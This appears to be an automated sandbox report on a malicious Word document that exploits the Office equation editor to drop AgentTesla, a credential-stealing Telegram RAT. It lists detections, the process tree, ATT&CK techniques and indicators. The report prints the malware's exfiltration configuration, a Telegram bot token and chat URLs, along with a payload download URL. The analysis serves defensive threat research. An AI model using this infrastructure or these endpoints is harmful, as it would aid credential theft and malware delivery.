ID: 502705
Sample Name: PO141021.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:34:10
Date: 14/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report PO141021.doc

Overview


General Information

Sample Name:	PO141021.doc
Analysis ID:	502705
MD5:	9095b4b704c9f1e.
SHA1:	d88b99fc3fff5eac..
SHA256:	10df15707ce5a8b.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Uses the Telegram API (likely for C&…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2252 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 1500 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - godsawqop.exe (PID: 2692 cmdline: C:\Users\user\AppData\Roaming\godsawqop.exe MD5: D1BAA9515F4C67A7B561938BBD81BC75)
    - godsawqop.exe (PID: 2236 cmdline: C:\Users\user\AppData\Roaming\godsawqop.exe MD5: D1BAA9515F4C67A7B561938BBD81BC75)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot1923392915:AAHa8aKPuVKh5L9QUsA47Z5cQ-J2e00kH0Y/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "1991797369",
  "Chat URL": "https://api.telegram.org/bot1923392915:AAHa8aKPuVKh5L9QUsA47Z5cQ-J2e00kH0Y/sendDocument"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.724051743.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.724051743.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000004.00000002.461361637.00000000032EA000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.461361637.00000000032EA000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.724842747.000000000256A000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.godsawqop.exe.32ea110.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.godsawqop.exe.32ea110.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.godsawqop.exe.3320330.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
4.2.godsawqop.exe.3320330.2.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
4.2.godsawqop.exe.3320330.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 5 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Uses the Telegram API (likely for C&C communication)

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Binary or sample is protected by dotNetProtector

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:

Yara detected Telegram RAT


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts 1	Windows Management Instrumentation 2 1 1	Valid Accounts 1	Valid Accounts 1	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Web Service 1
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Obfuscated Files or Information 1 1	Credentials in Registry 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 1 2	Masquerading 1	Security Account Manager	Security Software Discovery 2 3	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Encrypted Channel 1 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Valid Accounts 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Modify Registry 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 4

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO141021.doc	39%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\godsawqop.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\goshcj[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.godsawqop.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
milkhost.ru	8%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://4hCltxiPdhpdC.com	0%	Avira URL Cloud	safe	
http://milkhost.ru/trasper/goshcj.exe	100%	Avira URL Cloud	malware	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://mZWVLr.com	0%	Avira URL Cloud	safe	
http://https://api.telegram.orgP	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
milkhost.ru	95.216.94.72	true	true	• 8%, Virustotal, Browse	unknown
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://milkhost.ru/trasper/goshcj.exe	true	• Avira URL Cloud: malware	unknown
http://https://api.telegram.org/bot1923392915:AAHa8aKPuVKh5L9QUsA47Z5cQ-J2e00kH0Y/sendDocument	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
95.216.94.72	milkhost.ru	Germany		24940	HETZNER-ASDE	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502705
Start date:	14.10.2021
Start time:	10:34:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO141021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)

Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@6/9@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1% (good quality ratio 1%) • Quality average: 77.7% • Quality standard deviation: 21.4%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:35:15	API Interceptor	385x Sleep call for process: EQNEDT32.EXE modified
10:35:17	API Interceptor	1398x Sleep call for process: godsawqop.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
149.154.167.220	Purchase Order_0131021.doc	Get hash	malicious	Browse	
	SecuriteInfo.com.Suspicious.Win32.Save.a.2604.exe	Get hash	malicious	Browse	
	ek3dgxlAe0.exe	Get hash	malicious	Browse	
	invoice.exe	Get hash	malicious	Browse	
	Ff24G0gf7c.exe	Get hash	malicious	Browse	
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	
	21ITQXL080104122T7.exe	Get hash	malicious	Browse	
	SWIFT_BANKTIA_729928920222.exe	Get hash	malicious	Browse	
	R0987653400008789.exe	Get hash	malicious	Browse	
	T98765434567898.exe	Get hash	malicious	Browse	
	LbmGlrja1Z.exe	Get hash	malicious	Browse	
	photos jpg.exe	Get hash	malicious	Browse	
	mGaZYvxAsr.exe	Get hash	malicious	Browse	
	vbyltST1At.exe	Get hash	malicious	Browse	
	PO B 12.exe	Get hash	malicious	Browse	
	DHL Shipping Documents REF - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	
	1st file name DHL - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DHL Shipping Documents REF - WAYBILL 44 7611 9546. pdf.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
milkhost.ru	Purchase_order_21518.doc	Get hash	malicious	Browse	• 95.216.94.72
	Purchase Order_122021.doc	Get hash	malicious	Browse	• 95.216.94.72
	Purchase Order_0190.doc__.rtf	Get hash	malicious	Browse	• 95.216.94.72
api.telegram.org	Purchase Order_0131021.doc	Get hash	malicious	Browse	• 149.154.167.220
	SecuriteInfo.com.Suspicious.Win32.Save.a.2604.exe	Get hash	malicious	Browse	• 149.154.167.220
	presupuesto.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	ek3dgxlAe0.exe	Get hash	malicious	Browse	• 149.154.167.220
	invoice.exe	Get hash	malicious	Browse	• 149.154.167.220
	Ff24G0gf7c.exe	Get hash	malicious	Browse	• 149.154.167.220
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	• 149.154.167.220
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	21ITQXL080104122T7.exe	Get hash	malicious	Browse	• 149.154.167.220
	SWIFT_BANKTIA_729928920222.exe	Get hash	malicious	Browse	• 149.154.167.220
	R0987653400008789.exe	Get hash	malicious	Browse	• 149.154.167.220
	T98765434567898.exe	Get hash	malicious	Browse	• 149.154.167.220
	LbmGlrja1Z.exe	Get hash	malicious	Browse	• 149.154.167.220
	photos jpg.exe	Get hash	malicious	Browse	• 149.154.167.220
	mGaZYvxAsr.exe	Get hash	malicious	Browse	• 149.154.167.220
	vbyltST1At.exe	Get hash	malicious	Browse	• 149.154.167.220
	PO B 12.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipping Documents REF - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	• 149.154.167.220
	1st file name DHL - WAYBILL 44 7611 9546.exe	Get hash	malicious	Browse	• 149.154.167.220
	DHL Shipping Documents REF - WAYBILL 44 7611 9546. pdf.exe	Get hash	malicious	Browse	• 149.154.167.220

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TELEGRAMRU	Purchase Order_0131021.doc	Get hash	malicious	Browse	• 149.154.167.220
	6GKjXSaJ8E.exe	Get hash	malicious	Browse	• 149.154.167.99
	SecuriteInfo.com.Suspicious.Win32.Save.a.2604.exe	Get hash	malicious	Browse	• 149.154.167.220
	ek3dgxlAe0.exe	Get hash	malicious	Browse	• 149.154.167.220
	invoice.exe	Get hash	malicious	Browse	• 149.154.167.220
	Ff24G0gf7c.exe	Get hash	malicious	Browse	• 149.154.167.220
	Preliminary Closing Statement and Fully Executed PSA for #U20ac 520k Released.html	Get hash	malicious	Browse	• 149.154.167.220
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 149.154.167.220
	21ITQXL080104122T7.exe	Get hash	malicious	Browse	• 149.154.167.220
	JetCe3om9L.exe	Get hash	malicious	Browse	• 149.154.167.99

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	frj4kNTbl3.exe	Get hash	malicious	Browse	• 149.154.167.99
	F6RhtCVeTD.exe	Get hash	malicious	Browse	• 149.154.167.99
	SWIFT_BANKTIA_729928920222.exe	Get hash	malicious	Browse	• 149.154.16 7.220
	R0987653400008789.exe	Get hash	malicious	Browse	• 149.154.16 7.220
	T98765434567898.exe	Get hash	malicious	Browse	• 149.154.16 7.220
	LbmGlrja1Z.exe	Get hash	malicious	Browse	• 149.154.16 7.220
	photos jpg.exe	Get hash	malicious	Browse	• 149.154.16 7.220
	ET13QJzgLL.exe	Get hash	malicious	Browse	• 149.154.167.99
	mGaZYvxAsr.exe	Get hash	malicious	Browse	• 149.154.16 7.220
	install.exe	Get hash	malicious	Browse	• 149.154.167.99

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
36f7277af969a6947a61ae0b815907a1	Purchase Order_0131021.doc	Get hash	malicious	Browse	• 149.154.16 7.220
	Order EQE0905.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	Nuevo pedido de consulta cotizacin.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	Order EQE090.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	PO2008095.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	Order List.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	DHL Original Documents.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	Purchase Order List.xlsm	Get hash	malicious	Browse	• 149.154.16 7.220
	img_Especificaci#U00f3n_07102021.doc	Get hash	malicious	Browse	• 149.154.16 7.220
	Purchase Order_0190.doc__.rtf	Get hash	malicious	Browse	• 149.154.16 7.220
	PO. 2100002.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	04OCT2021-USD-178,750.00.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	TT remittance.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	TT form.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	04OCT2021-USD-178,750.00.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220
	especificaci#U00f3n 0021.doc	Get hash	malicious	Browse	• 149.154.16 7.220
	RF Quotation_04102021.doc	Get hash	malicious	Browse	• 149.154.16 7.220
	SteelTrading PO-5579.xlsx.xlsx	Get hash	malicious	Browse	• 149.154.16 7.220

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\goshcj[1].exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\goshcj[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	486912
Entropy (8bit):	6.762794264214071
Encrypted:	false
SSDEEP:	12288:yUfjnaH1FrQKkmWSc/kmGBbxiB7C7r/vHMUHvVgqA:irlkmWdGNxih2MUHvVgqA
MD5:	D1BAA9515F4C67A7B561938BBD81BC75
SHA1:	E83E455F636443C9F62D8C480FF060F7BB6DE3BE
SHA-256:	1FAC59451F582122CB2E5787E3A936A3001081DE3469E168207DA1A357DF691D
SHA-512:	2FC1E9B771191C52794F99AE1C1CAF70100C2A129634CA230EFA4007145C27D8AE7997AF83B6077BB6702B0D85EEB9F5429096ADAE6D2CC0601DCE0F4F5E171D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://milkhost.ru/trasper/goshcj.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ga.....V.....>t... .....@.. ....@.....s..W..... ....H.....text...DT... ...V..... ..`.rsrc.....X.....@..@.rel oc.....l.....@..B..... t.....H.....\....B...b.....Ivan Medvedev...2~'....(....*..(....*2~5....(....*..{....*"..}....*..{....*"..}....*..{....*"..}... .*R~;....(.....{.....*..{....*"..}....*..{....*"..}....*..{....*"..}....*.~>...~<....(....rKH.p~=....(....(....*..{....*"..}....*..{....*"..}....*N.(....~?.....(....*..{....*"..}....*.~>...~@....(....rOH.p~B...raH.p~A.... (.....d...(....(....*>..(O.....}....*>.{.....{....Zl*>..(O.....}....*f.{.....{....Zl#.-

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{0008E59B-A89A-4382-AC7E-24705A8EB889}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
